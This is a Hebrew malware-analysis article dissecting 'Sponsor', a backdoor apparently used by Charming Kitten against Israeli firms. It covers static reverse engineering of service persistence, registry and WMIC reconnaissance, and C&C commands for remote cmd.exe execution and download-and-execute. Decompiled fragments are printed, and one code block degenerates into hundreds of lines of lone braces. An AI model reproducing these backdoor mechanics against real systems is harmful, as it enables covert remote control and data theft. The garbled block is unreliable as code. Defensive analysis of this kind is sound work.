

התקפות איראניות וניתוח נזקות

מאת יובל סנדובל

הקדמה

בעידן הדיגיטלי, שבו ביטים ובייטים הם מטבע המידע, ישראל עומדת בחזית החדשנות הטכנולוגית ויכולת אבטחת הסייבר. אבל עם ההתקדמות הטכנולוגית הגדולה מגיע אתגר אדיר - המטח הבלתי פוסק של מתקפות סייבר. בשנים האחרונות, המדינה הקטנטנה הזו במזרח התיכון מצאה את עצמה במוקד של שדה קרב דיגיטלי, ומדיפה התקפות שאינן רק מתמשכות אלא גם מתוחכמות מאוד.

במאמר זה נסכם מחקר שפורסם על ידי צוות המחקר של ESET ויצא בספטמבר, 2023 על נזקה בשם .Sponsor


קבוצת התקיפה "Charming Kitten"

קבוצת התקיפה "Charming kitten" או בשמה הנוסף "Ballistic Bobcat". הקבוצה התגלתה לראשונה ב-2014 ומאז פוגעת בארגוני חינוך, ממשלה ורפואה, וכן בארגוני זכויות אדם ובעיתונאים כאשר עיקר הפעילות של הקבוצה הוא מול מטרות מישראל, המזרח התיכון בכלל ובארצות הברית.

התקיפה

ב-11 בספטמבר, 2023, חברת אבטחת המידע - ESET פרסמה שקבוצת התקיפה האיראנית תקפה כ-34 חברות, כ-32 ישראליות.

קבוצת התקיפה האיראנית "Charming Kitten" פיתחה נזקה ממשפחה חדשה שלא נצפתה מעולם, שקיבלה את השם "Sponsor".



אחד המאפיינים הבולטים של הנוזקה Sponsor הוא שהיא מסתירה את קבצי התצורה (configuration files) שלו בדיסק של הקורבן, כך שניתן לפרוס אותם בדיסקרטיות על ידי סקריפטים זדוניים, תוך התחמקות מזיהוי.

ESET מדווחת ש-Charming Kitten ניצלה בעיקר את CVE-2021-26855, פגיעות אשר ניצולה מאפשר הרצת קוד מרוחק על שרתי Microsoft Exchange, כדי לקבל גישה ראשונית לרשתות היעדים שלה ומשם, ההאקרים השתמשו בכלי קוד פתוח שונים המאפשרים חילוץ נתונים, ניטור של העמדה וסריקת הרשת אליה הם הגיעו ועוד כלים שעזרו להם לשמר אחיזה ולשרוג כיבוי והדלקה מחדש של מערכת ההפעלה.

חלק מהכלים קוד פתוח שהנוזקה משתמשת:

Filename	Description
host2ip.exe	Maps a hostname to an IP address within the local network.
CSRSS.EXE	RevSocks , a reverse tunnel application.
mi.exe	Mimikatz, with an original filename of midongle.exe and packed with the Armadillo PE packer .
gost.exe	GO Simple Tunnel (GOST), a tunneling application written in Go.
chisel.exe	Chisel , a TCP/UDP tunnel over HTTP using SSH layers.
csrss_protected.exe	RevSocks tunnel, protected with the trial version of the Enigma Protector software protection .
plink.exe	Plink (PuTTY Link), a command line connection tool.
WebBrowserPassView.exe	A password recovery tool for passwords stored in web browsers.
sqlextractor.exe	A tool for interacting with, and extracting data from, SQL databases.
procdump64.exe	ProcDump , a Sysinternals command line utility for monitoring applications and generating crash dumps.

אוספים מידע

"Sponsor" היא נוזקה אשר כתובה ב-C++ שיוצרת Service בעת ההשקה לפי הנחיות קובץ התצורה (config files), המכיל גם כתובות שרת פקודה ובקרה מוצפנות (C2) ומפתח פענוח RC4.

בואו נתחיל.

נוריד את העתק של הנוזקה ונתחיל בבדיקות בסיסיות כדי שנוכל לצבור קצת מידע עליה:


```
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$ ls
rundll64.ZZ
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$ file rundll64.ZZ
rundll64.ZZ: PE32 executable (console) Intel 80386, for MS Windows
remnux@remnux:~/Desktop/Malware-Samples/Sponsor$
```

ניתן לראות שהנוזקה מתחזה לקובץ אמיתי בשם "rundll64.exe" שמצוי בסביבת windows ואחראי על הרצת קבצי [DLL](#).

יתרה מזאת, אפשר לראות שהקובץ הוא מסוג Portable Executable. מי שלא מכיר ורוצה לקרוא ולהבין קצת יותר על PE, אני ממליץ מאוד על המאמר [הבא](#).

אחרי בדיקת strings על הקובץ ניתן לראות ולקבל קצת מושג על ההתנהגות של הנוזקה ועל היכולות שלה:

```
bad allocation
address family not supported
address in use
address not available
already connected
argument list too long
argument out of domain
bad address
bad file descriptor
bad message
broken pipe
connection aborted
connection already in progress
connection refused
connection reset
cross device link
destination address required
device or resource busy
directory not empty
executable format error
file exists
file too large
filename too long
function not supported
host unreachable
identifier removed
.idata$6
.data
.data$r
.bss
.rsrc$01
.rsrc$02
URLDownloadToFile
urlmon.dll
getaddrinfo
freeaddrinfo
WS2_32.dll
FormatMessageW
CreateProcessW
WaitForSingleObject
CloseHandle
GetModuleFileNameW
GetLastError
CreateFileW
SetFilePointer
WriteFile
lstrlenW
LocalFree
GetSystemPowerStatus
IsWow64Process
GetCurrentProcess
GetCurrentProcessId
Sleep
lstrcpw
CreateEventW
```



לאחר רפרוף קצר ניתן לראות שהנוזקה משתמשת בפונקציות כמו URLDownloadToFile ו-GetCurrentProcessId וכבר אפשר לנחש מה הנוזקה תעשה בערך...

לפני שאנחנו קופצים ל-Disassembler, שווה לבדוק אם הנוזקה עטופה ב-Packer. חלק מהכלים שאני אוהב להשתמש זה [Unpacme](#) ו-[DIE](#).

The screenshot shows the 'Results' page of the Unpacme tool. It features a table with columns for 'Submitted', 'Sample', and 'Status'. The sample ID is e2b74ed355d68bed2e7242baecccd7eb6eb480212d6cc54526bc4ff7e6f57629. The status is 'complete' and 'Nothing Unpacked!'. Below the table, there is an 'Insights' section with 'Classification' set to 'Unknown' and 'Packer' set to 'Likely Not Packed'. A red arrow points to the 'Packer' field. At the bottom, there is a 'Parent' section with a 'Download' button and file details like 'x32', 'exe', '421 KB', and '09/10/2021'.

The screenshot shows the 'Detect It Easy v3.05 [Ubuntu 20.04.4 LTS](x86_64)' interface. The 'File name' field contains '/home/remnux/Desktop/Malware-Samples/Sponsor/rundll64.ZZ'. The 'File type' is 'PE32'. The 'Entry point' is '00428e50' and the 'Base address' is '00400000'. The 'Sections' list includes '0005' with a time date stamp of '2021-10-09 06:39:15' and a size of '0006e000'. The 'Scan' section shows 'Automatic' scan mode, 'LE' endianness, '32-bit' mode, and 'I386' architecture. The 'Resources' list includes 'Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]', 'Compiler: Microsoft Visual C/C++(2017 v.15.7)[-]', and 'Linker: Microsoft Linker(14.14, Visual Studio 2017 15.7*)[Console32,console]'. The 'Directory' scan shows '100%' completion. The 'Scan' button is highlighted in blue.

וכפי שניתן לראות, אף אחד מהכלים לא מזהה סוג של Packer ולכן אחרי כל הבדיקות, נוכל נקפוץ ישר ל-Disassembler.



ניתוח סטטי - "Sponsor"

אני אוהב להשתמש ב-IDA אבל גם Ghidra זה בסדר. נפתח את הקובץ ונראה עם מה אנחנו מתמודדים:

```

1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     DWORD v3; // eax
4     SC_HANDLE v5; // edi
5     DWORD v6; // eax
6     SC_HANDLE ServiceW; // esi
7     DWORD LastError; // eax
8     const wchar_t *Info; // [esp+Ch] [ebp-224h] BYREF
9     SERVICE_TABLE_ENTRYW ServiceStartTable; // [esp+10h] [ebp-220h] BYREF
10    int v11; // [esp+18h] [ebp-218h]
11    int v12; // [esp+1Ch] [ebp-214h]
12    WCHAR Filename[262]; // [esp+20h] [ebp-210h] BYREF
13
14    if ( !LstrcmpiW((LPCWSTR)argv[1], L"install") )
15    {
16        ServiceStartTable.lpServiceName = aUpdater_0;
17        ServiceStartTable.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONW)sub_417170;
18        v11 = 0;
19        v12 = 0;
20        if ( !StartServiceCtrlDispatcherW(&ServiceStartTable) )
21            sub_417F90("StartServiceCtrlDispatcher");
22        return 0;
23    }
24    else if ( GetModuleFileNameW(0, Filename, 0x104u) )
25    {
26        v5 = OpenSCManagerW(0, 0, 0xF003Fu);
27        if ( v5 )
28        {
29            ServiceW = CreateServiceW(v5, L"Updater", L"Updater", 0xF01FFu, 0x10u, 2u, 1u, Filename, 0, 0, 0, 0, 0);
30            if ( ServiceW )
31            {
32                Info = L"App updates are great for both app users and apps – updates mean that developers are always working on im"
33                    "proving the app, keeping in mind a better customer experience with each update.";
34                ChangeServiceConfig2W(ServiceW, 1u, &Info);
35                sub_426C10("Service installed successfully\n");
36                CloseServiceHandle(ServiceW);
37            }
38        }
39    }
40    return 0;
41 }
00016540 _main:20 (417140)

```

הפונקציה הראשית, מקבלת פרמטר, אם הפרמטר הוא "Install" אנחנו פותחים service חדש ומעדכנים לו את הפונקציה הראשית שרצה עליו שבמקרה הזה היא "417170_sub" ונוכל כבר לשנות לו את השם למשהו כמו "main_Service_Func" מטעמי סדר ונוחות.

לאחר מכן אנחנו מנסים להתחיל את ה-Service ואם זה לא מתחיל כמו שצריך אנחנו נכנסים ל-"90sub_417F" שבסך הכל סוגר את ה-Service ויוצא בשלווה מהתוכנית:

```

1 HANDLE __thiscall sub_417F90(void *this)
2 {
3     HANDLE result; // eax
4     void *v3; // esi
5     DWORD LastError; // eax
6     LPCWSTR Strings[2]; // [esp+8h] [ebp-ACh] BYREF
7     char v6[160]; // [esp+10h] [ebp-A4h] BYREF
8
9     result = RegisterEventSourceW(0, L"Updater");
10    v3 = result;
11    if ( result )
12    {
13        LastError = GetLastError();
14        sub_416F20(v6, 80, L"%s failed with %d", this, LastError);
15        Strings[0] = L"Updater";
16        Strings[1] = (LPCWSTR)v6;
17        ReportEventW(v3, 1u, 0, 0xc0020001, 0, 2u, 0, Strings, 0);
18        return (HANDLE)DeregisterEventSource(v3);
19    }
20    return result;
21 }

```

נוכל גם לעדכן את השם של הפונקציה הזאת ולהמשיך לפונקציה הראשית.

```


1 HANDLE __stdcall main_service_func(int a1, int a2)
2 {
3     SERVICE_STATUS_HANDLE v2; // ecx
4
5     v2 = RegisterServiceCtrlHandlerW(L"Updater", HandlerProc);
6     hServiceStatus = v2;
7     if ( !v2 )
8         return Terminate_Service(L"RegisterServiceCtrlHandler");
9     ServiceStatus.dwCheckPoint = dword_466A10;
10    ServiceStatus.dwServiceType = 16;
11    ServiceStatus.dwServiceSpecificExitCode = 0;
12    ServiceStatus.dwCurrentState = 2;
13    ServiceStatus.dwWin32ExitCode = 0;
14    ServiceStatus.dwWaitHint = 3000;
15    ServiceStatus.dwControlsAccepted = 0;
16    ++dword_466A10;
17    SetServiceStatus(v2, &ServiceStatus);
18    return (HANDLE)sub_417200();
19 }


```

אפשר לראות שפונקציה רושמת את ה-service לבקרת שירות, כדי שיהיה אפשר לעצור, להמשיך ולמחוק את ה-service. בנוסף, הם עדכנו כמה מהפרמטרים כגון:

"ServiceStatus.dwServiceType" = 16 שאומר שהתוכנית עצמה פותחת ורצה על Process משלה מה שמצביע על זה שאין פה ניסיון של הנוזקה להזריק את עצמה אל Process לגיטימי ואמיתי אלא היא פשוט רצה לבד. בסוף הפונקציה קופצת לפונקציה נוספת וכאן מתחיל כל הכיף.

חשוב לציין שאני אעבור רק על הפונקציות החשובות כי כפי שאפשר לראות, יש פה הרבה לכסות ☺





אנחנו רואים בהתחלה של הפונקציה שהנוזקה מנסה לקרוא את הקובץ config.txt:

```

125 if ( !v2 )
126 {
127     v2 = sub_42863B(1);
128     v88 = (_DWORD *)v2;
129 }
130 v101 = -1;
131 a2[1] = v2;
132 dword_468184 = (int)a2;
133 }
134 if ( !dword_468180 )
135 {
136     v88 = (_DWORD *)sub_42863B(1);
137     dword_468180 = (int)v88;
138 }
139 if ( !sub_418030((int)&savedregs, a1, (int)a2) )
140 {
141     v95 = 0;
142     v96 = 15;
143     LOBYTE(v94[0]) = 0;
144     info(v94, (unsigned int)&sunk_45F518, 0);
145     v101 = 1;
146     v98 = 0;
147     v99 = 15;
148     LOBYTE(v97[0]) = 0;
149     info(v97, (unsigned int)"Can not read config file", 0x18u);
150     if ( v99 >= 0x10 )
151     {
152         v3 = v97[0];
153         v4 = (struct _SERVICE_STATUS *) (v99 + 1);
154         if ( v99 + 1 >= 0x1000 )
155         {
156             v3 = (void *) ( (_DWORD *)v97[0] - 1);
157             v4 = (struct _SERVICE_STATUS *) (v99 + 36);
158         }
159     }
160 }
161 else
162 {
163     LOBYTE(v119[0]) = 0;
164     info(v119, (unsigned int)&sunk_45F518, 0);
165     LOBYTE(v125) = 2;
166     sub_40A700((int)v112);
167     LOBYTE(v125) = 3;
168     v98 = 11;
169     v97 = "\\config.txt";
170     if ( v114 - v113 < 0xB )
171     {
172         LOBYTE(v103) = 0;
173         sub_4245F0(v112, 0xBu, v103, (unsigned int)v97, v98);
174     }
175 }
176 }
177 }
178 }
179 }
180 }
181 }
182 }
183 }
184 }
185 }
186 }
187 }
188 }
189 }
190 }
191 }
192 }
193 }
194 }
195 }
196 }
197 }
198 }
199 }
200 }
201 }
202 }
203 }
204 }
205 }
206 }
207 }
208 }
209 }
210 }
211 }
212 }
213 }
214 }
215 }
216 }
217 }
218 }
219 }
220 }
221 }
222 }
223 }
224 }
225 }
226 }
227 }
228 }
229 }
230 }
231 }
232 }
233 }
234 }
235 }
236 }
237 }
238 }
239 }
240 }
241 }
242 }
243 }
244 }
245 }
246 }
247 }
248 }
249 }
250 }
251 }
252 }
253 }
254 }
255 }
256 }
257 }
258 }
259 }
260 }
261 }
262 }
263 }
264 }
265 }
266 }
267 }
268 }
269 }
270 }
271 }
272 }
273 }
274 }
275 }
276 }
277 }
278 }
279 }
280 }
281 }
282 }
283 }
284 }
285 }
286 }
287 }
288 }
289 }
290 }
291 }
292 }
293 }
294 }
295 }
296 }
297 }
298 }
299 }
300 }
301 }
302 }
303 }
304 }
305 }
306 }
307 }
308 }
309 }
310 }
311 }
312 }
313 }
314 }
315 }
316 }
317 }
318 }
319 }
320 }
321 }
322 }
323 }
324 }
325 }
326 }
327 }
328 }
329 }
330 }
331 }
332 }
333 }
334 }
335 }
336 }
337 }
338 }
339 }
340 }
341 }
342 }
343 }
344 }
345 }
346 }
347 }
348 }
349 }
350 }
351 }
352 }
353 }
354 }
355 }
356 }
357 }
358 }
359 }
360 }
361 }
362 }
363 }
364 }
365 }
366 }
367 }
368 }
369 }
370 }
371 }
372 }
373 }
374 }
375 }
376 }
377 }
378 }
379 }
380 }
381 }
382 }
383 }
384 }
385 }
386 }
387 }
388 }
389 }
390 }
391 }
392 }
393 }
394 }
395 }
396 }
397 }
398 }
399 }
400 }
401 }
402 }
403 }
404 }
405 }
406 }
407 }
408 }
409 }
410 }
411 }
412 }
413 }
414 }
415 }
416 }
417 }
418 }
419 }
420 }
421 }
422 }
423 }
424 }
425 }
426 }
427 }
428 }
429 }
430 }
431 }
432 }
433 }
434 }
435 }
436 }
437 }
438 }
439 }
440 }
441 }
442 }
443 }
444 }
445 }
446 }
447 }
448 }
449 }
450 }
451 }
452 }
453 }
454 }
455 }
456 }
457 }
458 }
459 }
460 }
461 }
462 }
463 }
464 }
465 }
466 }
467 }
468 }
469 }
470 }
471 }
472 }
473 }
474 }
475 }
476 }
477 }
478 }
479 }
480 }
481 }
482 }
483 }
484 }
485 }
486 }
487 }
488 }
489 }
490 }
491 }
492 }
493 }
494 }
495 }
496 }
497 }
498 }
499 }
500 }
501 }
502 }
503 }
504 }
505 }
506 }
507 }
508 }
509 }
510 }
511 }
512 }
513 }
514 }
515 }
516 }
517 }
518 }
519 }
520 }
521 }
522 }
523 }
524 }
525 }
526 }
527 }
528 }
529 }
530 }
531 }
532 }
533 }
534 }
535 }
536 }
537 }
538 }
539 }
540 }
541 }
542 }
543 }
544 }
545 }
546 }
547 }
548 }
549 }
550 }
551 }
552 }
553 }
554 }
555 }
556 }
557 }
558 }
559 }
560 }
561 }
562 }
563 }
564 }
565 }
566 }
567 }
568 }
569 }
570 }
571 }
572 }
573 }
574 }
575 }
576 }
577 }
578 }
579 }
580 }
581 }
582 }
583 }
584 }
585 }
586 }
587 }
588 }
589 }
590 }
591 }
592 }
593 }
594 }
595 }
596 }
597 }
598 }
599 }
600 }
601 }
602 }
603 }
604 }
605 }
606 }
607 }
608 }
609 }
610 }
611 }
612 }
613 }
614 }
615 }
616 }
617 }
618 }
619 }
620 }
621 }
622 }
623 }
624 }
625 }
626 }
627 }
628 }
629 }
630 }
631 }
632 }
633 }
634 }
635 }
636 }
637 }
638 }
639 }
640 }
641 }
642 }
643 }
644 }
645 }
646 }
647 }
648 }
649 }
650 }
651 }
652 }
653 }
654 }
655 }
656 }
657 }
658 }
659 }
660 }
661 }
662 }
663 }
664 }
665 }
666 }
667 }
668 }
669 }
670 }
671 }
672 }
673 }
674 }
675 }
676 }
677 }
678 }
679 }
680 }
681 }
682 }
683 }
684 }
685 }
686 }
687 }
688 }
689 }
690 }
691 }
692 }
693 }
694 }
695 }
696 }
697 }
698 }
699 }
700 }
701 }
702 }
703 }
704 }
705 }
706 }
707 }
708 }
709 }
710 }
711 }
712 }
713 }
714 }
715 }
716 }
717 }
718 }
719 }
720 }
721 }
722 }
723 }
724 }
725 }
726 }
727 }
728 }
729 }
730 }
731 }
732 }
733 }
734 }
735 }
736 }
737 }
738 }
739 }
740 }
741 }
742 }
743 }
744 }
745 }
746 }
747 }
748 }
749 }
750 }
751 }
752 }
753 }
754 }
755 }
756 }
757 }
758 }
759 }
760 }
761 }
762 }
763 }
764 }
765 }
766 }
767 }
768 }
769 }
770 }
771 }
772 }
773 }
774 }
775 }
776 }
777 }
778 }
779 }
780 }
781 }
782 }
783 }
784 }
785 }
786 }
787 }
788 }
789 }
790 }
791 }
792 }
793 }
794 }
795 }
796 }
797 }
798 }
799 }
800 }
801 }
802 }
803 }
804 }
805 }
806 }
807 }
808 }
809 }
810 }
811 }
812 }
813 }
814 }
815 }
816 }
817 }
818 }
819 }
820 }
821 }
822 }
823 }
824 }
825 }
826 }
827 }
828 }
829 }
830 }
831 }
832 }
833 }
834 }
835 }
836 }
837 }
838 }
839 }
840 }
841 }
842 }
843 }
844 }
845 }
846 }
847 }
848 }
849 }
850 }
851 }
852 }
853 }
854 }
855 }
856 }
857 }
858 }
859 }
860 }
861 }
862 }
863 }
864 }
865 }
866 }
867 }
868 }
869 }
870 }
871 }
872 }
873 }
874 }
875 }
876 }
877 }
878 }
879 }
880 }
881 }
882 }
883 }
884 }
885 }
886 }
887 }
888 }
889 }
890 }
891 }
892 }
893 }
894 }
895 }
896 }
897 }
898 }
899 }
900 }
901 }
902 }
903 }
904 }
905 }
906 }
907 }
908 }
909 }
910 }
911 }
912 }
913 }
914 }
915 }
916 }
917 }
918 }
919 }
920 }
921 }
922 }
923 }
924 }
925 }
926 }
927 }
928 }
929 }
930 }
931 }
932 }
933 }
934 }
935 }
936 }
937 }
938 }
939 }
940 }
941 }
942 }
943 }
944 }
945 }
946 }
947 }
948 }
949 }
950 }
951 }
952 }
953 }
954 }
955 }
956 }
957 }
958 }
959 }
960 }
961 }
962 }
963 }
964 }
965 }
966 }
967 }
968 }
969 }
970 }
971 }
972 }
973 }
974 }
975 }
976 }
977 }
978 }
979 }
980 }
981 }
982 }
983 }
984 }
985 }
986 }
987 }
988 }
989 }
990 }
991 }
992 }
993 }
994 }
995 }
996 }
997 }
998 }
999 }
1000 }

```

לצערי הקובץ לא פורסם אבל לפי ESET הקובץ "config.txt" אמור להיראות ככה:



לדוגמא:

```

e005decryption_keyMyK33
f003update_interval120
601crelay1510dcb1205c85ce58fb6dedc76cf
6012relay25308d20d07d642f98c

```

המבנה של הקובץ config.txt בנוי מכמה שדות:

- **config_start**: מציין את האורך של config_name, אם קיים או אם לא, משמש את הנוזקה כדי לדעת היכן מתחיל config_data.
 - **config_len**: מציין את האורך של config_data.
 - **config_name**: אופציונלי, מכיל שם שניתן לשדה.
 - **config_data**: הקונפיגורציה עצמה, מוצפנת (במקרה של שרתי C&C) או לא (כל שאר השדות).
- אנחנו נראה בהמשך איך התברר שההצפנה היא הצפנת RC4.



איסוף מידע מהקורבנות

הנוזקה אוספת מידע על הקורבן, מדווחת לשרת C&C ומקבלת "מזהה צומת", שנכתב ל-node.txt. הנה רשימה שמסכמת את הערכים שהנוזקה מנסה לקחת מה-registry:

Registry key	Value	Example
HKEY_LOCAL_MACHINE\SYSTEM \CurrentControlSet\Services\Tcpip \Parameters	Hostname	D-835MK12
HKEY_LOCAL_MACHINE\SYSTEM \CurrentControlSet\Control \TimeZoneInformation	TimeZoneKeyName	Israel Standard Time
HKEY_USERS\.DEFAULT\Control Panel\International	LocaleName	he-IL
HKEY_LOCAL_MACHINE\HARDWARE \DESCRIPTION\System\BIOS	BaseBoardProduct	10NX0010IL
HKEY_LOCAL_MACHINE\HARDWARE \DESCRIPTION\System \CentralProcessor\0	ProcessorNameString	Intel(R) Core(TM) i7-8565U CPU @ 1.80GHz
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft \Windows NT\CurrentVersion	ProductName	Windows 10 Enterprise N
	CurrentVersion	6.3
	CurrentBuildNumber	19044
	InstallationType	Client

ונוכל גם לראות זאת בקוד:

```

}
sub_41DB40(3, ":", 1);
sub_41DB40(0, "GMT ", 4);
sub_42A1D0(&v31, 0, 128);
v30 = 128;
if ( !RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\TimeZoneInformation", 0, 1u, &v20) )
{
    if ( RegQueryValueExA(v20, "TimeZoneKeyName", 0, 0, &v31, &v30) )
        sub_42A1D0(&v31, 0, v30);
    RegCloseKey(v20);
}

```




```
sub_42A1D0(v76, 0, 2048);
if ( !RegOpenKeyEx(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", 0, 1u, &phkResult) )
{
    v4 = RegQueryValueEx(phkResult, L"ProductName", 0, &Type, (LPBYTE)Data, &cbData);
    v74 = 0;
    if ( v4 )
    {
        v75 = 15;
        LOBYTE(v73[0]) = 0;
        info(v73, (unsigned int)&unk_45F518, 0);
        LOBYTE(v80) = 5;
        v56 = 0;
        v57 = 15;
    }
}
```


עוד דרך מעניינת שבעזרתה הנוזקה אוספת מידע על המותקף היא דרך ה-WMI command-line utility, למי שלא מכיר, WMIC הוא כלי פקודת שורת פקודה עוצמתי במערכת ההפעלה Windows שמספק ממשק נוח לשאילתות והגדרות שונות של מערכת ההפעלה של Windows ורכיביה. הוא משתמש בתשתיות Windows Management Instrumentation המיועדות לניהול מערכות ויישומים, כדי לגשת למגוון רחב של מידע מערכתי, הגדרות ותכליות שונות במערכת ההפעלה של Windows.

בעוד ש-WMIC הוא כלי חוקי המשמש לצורך ניהול וניטור של המערכת, הוא יכול לשמש למעשה גם כחלק מתוך ניתוח תוכנות זדוניות או תקיפות מחשבים.

במקרה שלנו, הנוזקה משתמשת בפקודה "wmic computersystem get domain" בשביל לקבל את השם דומיין שבו חברה העמדה הנתקפת:

```
9 v36 = 0;
0 v30[4] = 0;
1 v31 = 15;
2 LOBYTE(v30[0]) = 0;
3 info(v30, (unsigned int)"wmic computersystem get domain", 0x1Eu);
4 v36 = 1;
5 *((_DWORD *)a1 + 4) = 0;
6 *((_DWORD *)a1 + 5) = 15;
7 *a1 = 0;
```





פקודות מהמפעיל

אחרי שהנוזקה פתחה Service ורצה עם תהליך משלה, קראה מ-config.txt את השרתי C&C שיש ברשותה, אספה עלינו מידע ושלחה אותו למפעיל שלה. הנוזקה מתחילה בלופ שמחכה למספר פקודות אפשריות שנעבור אליהם עכשיו.

הפקודה p:

הפקודה "p" שולחת את ה-Process ID של ה-Process הרץ וממשיכה הלאה.

```

609  v01 = v49;
610  if ( Get_Command_From_C_C((int)v61, v140, (int)"p", v106) )
611  {
612  sub_40D8F0(v129);
613  LOBYTE(v148) = 26;
614  v112 = (const char *)&v101;
615  sub_4193A0(v129);
616  LOBYTE(v148) = 27;
617  sub_4193A0(v142);
618  LOBYTE(v148) = 26;
619  sub_414750(v89, v92, v95, v98, v99, v100, v101, v102,
620  if ( v131 >= 0x10 )
621  {
622  v62 = (void *)v129[0];
623  v63 = v131 + 1;
624  if ( v131 + 1 >= 0x1000 )
625  {
626  v62 = *(void **)(v129[0] - 4);
627  v63 = v131 + 36;
628  if ( v129[0] - (unsigned int)v62 - 4 > 0x1F )
629  goto LABEL_175;
630  }
631  v106 = v63;
632  Heap_Free_and_Error_Catch(v62);
633  }
    
```

```

int __stdcall sub_40D8F0(int a1)
{
  DWORD CurrentProcessId; // ecx
  char *v2; // esi
  unsigned int v3; // edx
  char v5[3]; // [esp+1Dh] [ebp-7h] BYREF

  CurrentProcessId = GetCurrentProcessId();
  v2 = v5;
  do
  {
    --v2;
    v3 = CurrentProcessId / 0xA;
    *v2 = CurrentProcessId % 0xA + 48;
    CurrentProcessId /= 0xAu;
  }
    
```

הפקודה e:

הפקודה "e" מריץ את הפקודה שהיא מקבלת באמצעות המחרוזת הבאה:

```
c:\windows\system32\cmd.exe /c <cmd> > \result.txt 2>&1
```

התוצאות מאוחסנות ב- result.txt ולאחר מכן שולח הודעה עם הפלט המוצפן לשרת C&C אם בוצע בהצלחה. אם נכשל, שולח הודעת f מבלי לציין את השגיאה.

```

push 1Bh
push offset aWindowsSystem ; "c:\\windows\\system32\\cmd.exe"
lea ecx, [ebp+var_74]
mov [ebp+var_260], 1
mov [ebp+var_64], 0
mov [ebp+var_60], 0Fh
mov byte ptr [ebp+var_74], 0
    
```

```

mov edx, [ebp+var_30]
mov eax, edx
mov ecx, [ebp+var_34]
sub eax, ecx
push 3
push offset aC ; "/c "
cmp eax, 3
jnb short loc_409187
    
```

```

loc_409334:
mov edx, [ebp+var_30]
mov eax, edx
mov ecx, [ebp+var_34]
sub eax, ecx
push 5
push offset a21 ; " 2>&1"
cmp eax, 5
jnb short loc_40936B
    
```

```

mov byte ptr [ebp+var_4], 5
mov edx, [ebp+var_48]
mov eax, edx
mov ecx, [ebp+var_4C]
sub eax, ecx
push 0Bh
push offset aResultTxt ; "\\result.txt"
cmp eax, 0Bh
jnb short loc_4090AE
    
```

הפקודה d:

הפקודה "d", מקבלת קובץ משרת C&C ומבצעת אותו. לפקודה זו יש ארגומנטים רבים: שם קובץ היעד שאליו יש לכתוב את הקובץ, ה-MD5 של הקובץ, Path לכתיבת הקובץ, משתנה בוליאני כדי לציין אם להפעיל את הקובץ או לא, והתוכן של קובץ ההפעלה, מקודד base64. אם לא מתרחשות שגיאות, נשלחת הודעה לשרת C&C עם העלאה וביצוע קובץ בהצלחה או העלה קובץ בהצלחה ללא ביצוע (מוצפן). אם מתרחשות שגיאות במהלך ביצוע הקובץ, נשלחת הודעת f:

```

